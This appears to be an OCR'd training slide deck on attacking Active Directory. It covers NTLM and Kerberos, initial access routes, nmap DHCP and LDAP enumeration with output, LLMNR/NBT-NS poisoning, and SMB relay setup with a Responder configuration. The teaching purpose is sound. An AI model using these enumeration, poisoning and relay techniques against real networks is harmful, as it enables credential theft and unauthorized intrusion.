

NTLM Authentication
Domain Controller
Active Directory
(5) Domain controller compares challenge and response to authenticate user
(4) Server sends challenge and response to domain controller
Client
Server
(1) User requests access
(2) Server sends challenge message
(3) Client sends response message
(6) Server sends response to the client

Kerberos Authentication

- A Network Authentication Protocol Developed at MIT
- Does Not Transmit Password
- Kerberos Works based on tickets / Tokens
- TGT is the ticket presented to the KDM to request for TGSs. It is encrypted with the krbtgt hash.
- TGS is the ticket which user can use to authenticate against a service. It is encrypted with the service account hash


Kerberos Key Distribution Center
Authentication Server (AS)
Ticket-granting Server (TGS)
user/group/service /computer database
Once per user login session
KRB_AS_REQ
KRB_AS_REP
1
2
3
4
5
6
KRB_TGS_REQ
KRB_TGS_REP
User Workstation
Once per type of service
Once per service session
KRB_AP_REQ
KRB_AP_REP
Server

Keep the Things Simple: Attacker’s Goals



- Internal Access
- Privileges
- Find Data
- Copy Data

Internal Access

Almost Always via phishing, but there's only five ways:

1. Phishing
2. Exploitable Public-Facing Services
3. Authentication via Public Facing Services (i.e , VPN/RDP …)
4. Inserting Rogue Devices / ”Drop Boxes” (into Lan or Wifi)
5. Supply Chain Attacks

This Step is Necessary, Because there's a lot more attack surface internaly

AD Enumeration


1. No User Credentials
2. Unprivileged Users Credentials

No User Creds: Legacy Protocols

Start Enumerating by taking advantages of legacy protocols in the network:

- NetBIOS NS : Network Basic Input/Output System – Name Service
- LLMNR : Link Local MultiCast Name Resolution
- WPAD : Web Proxy Auto Discovery Protocol

No User Creds : DHCP Info




```
                   $ sudo nmap --script broadcast-dhcp-discover -e eno1
[sudo] Mot de passe de fred :

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-11 16:01 CET
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 10.[redacted].202
|     DHCP Message Type: DHCPOFFER
|     Server Identifier: 10.[redacted].218
|     IP Address Lease Time: 5m00s
|     Subnet Mask: 255.255.252.0
|     Router: 10.[redacted]1
|     Domain Name Server: 10.[redacted]20, 10.[redacted]60.3
|_    NetBIOS Name Server: 10.[redacted]26, 10.[redacted]81
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.50 seconds
[fred@pc-manjaro ~]$
```

IP du serveur DHCP


No User Creds : LDAP Metadata



```
┌──(kali㉿kali)-[~]
└─$ nmap -n -sV --script "ldap* and not brute" -p 389 19
2.168.249.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-02 02
:39 EDT
Nmap scan report for 192.168.249.134
Host is up (0.00078s latency).

PORT    STATE SERVICE VERSION
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       currentTime: 20230902063924.0Z
|       subschemaSubentry: CN=Aggregate,CN=Schema,CN=Con
figuration,CN={F0D75977-9DF0-4EF6-BB75-5CF3BCCDD6B3}
|       dsServiceName: CN=NTDS Settings,CN=WIN-KPMGVRCJ4
PD$instance1,CN=Servers,CN=Default-First-Site-Name,CN=Si
tes,CN=Configuration,CN={F0D75977-9DF0-4EF6-BB75-5CF3BCC
DD6B3}
|       namingContexts: CN=Configuration,CN={F0D75977-9D
F0-4EF6-BB75-5CF3BCCDD6B3}
|       namingContexts: CN=Schema,CN=Configuration,CN={F
0D75977-9DF0-4EF6-BB75-5CF3BCCDD6B3}
|       namingContexts: CN=MRS,DC=CRACKERHOT,DC=COM
|       schemaNamingContext: CN=Schema,CN=Configuration,
CN={F0D75977-9DF0-4EF6-BB75-5CF3BCCDD6B3}
|       configurationNamingContext: CN=Configuration,CN=
{F0D75977-9DF0-4EF6-BB75-5CF3BCCDD6B3}
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
```

We Can get Domain Functional Level



```
|       supportedCapabilities: 1.2.840.113556.1.4.1935
|       supportedCapabilities: 1.2.840.113556.1.4.2080
|       supportedCapabilities: 1.2.840.113556.1.4.2237
|       supportedCapabilities: 1.2.840.113556.1.4.1880
|       isSynchronized: TRUE
|       forestFunctionality: 2
|_      domainControllerFunctionality: 5
Service Info: Host: WIN-KPMGVRCJ4PD$instance1

Service detection performed. Please report any incorrect
 results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 sec
onds

┌──(kali㉿kali)-[~]
```


Password Stealing

There is a possibility to steal Creds to gain access using many Techniques:

- Default Password (Tomcat, Jenkins, ...etc)
- ClearText Passwords on File Shares Kerberoasting
- Man In The Middle Attacks
- Password Spraying
- Social Engineering

LLMNR/NB-NS Poising

- LLMNR Used to Identity Hosts when DNS Fails to do so.
- Previously NBT-NS
- The Service Utilize a user's Username and NTLMv2 Hash when appropriately responded to it.


VICTIM
Hey, can you connect me to \\hackm, please?
I have no idea what you're talking about.
SERVER
VICTIM
Does anyone know how to connect to \\hackm?
HACKER
SERVER
VICTIM
"I do. Send me your hash and I'll connect you :)"
HACKER
VICTIM
"Okay, here you go!"
HACKER


SMB Relay Attack

Instead of Cracking Hashes Gathered, Previously, We can instead relay those hashes to specific machines and potentially gain access

Attack Requirement :

- SMB Signing Must be Disabled on the Target
- Relayed user Credentials must be admin on Machine
- Must be on the Local Network

SMB Relay Attack




root@kali: /home/kali/Documents/AD_LAB 114x32

```
  GNU nano 7.2                                  /usr/share/responder/Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
SNMP = Off
MQTT = On
```

